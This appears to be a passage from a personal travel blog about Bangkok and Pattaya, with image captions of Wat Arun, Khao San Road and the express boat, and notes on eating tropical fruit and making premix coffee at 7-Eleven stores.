
Wat Arun temple stamps your hand upon entry

Wat Arun temple

Khao San Road

A food stall at Khao San Road
Chao Phraya Express Boat





For eating, I mainly relied on fruits and convenience stores. Bananas were very tasty. This was the first time I saw banana flesh being yellow. Mangoes were delicious and pineapples were smaller and flavorful. I also ate Rose Apple, which I never had before. I had Chhole Kulche once in Sukhumvit. That was a little expensive as it costed 164 baht. I also used to buy premix coffee packets from 7-Eleven convenience stores and prepare them inside the stores.
Banana with yellow flesh
Fruits at a stall in Bangkok
Trimmed pineapples from Thailand.
Corn in Bangkok.

A board showing coffee menu at a 7-Eleven store along with rates in Pattaya.
In this section of 7-Eleven, you can buy a premix coffee and mix it with hot water provided at the store to prepare.
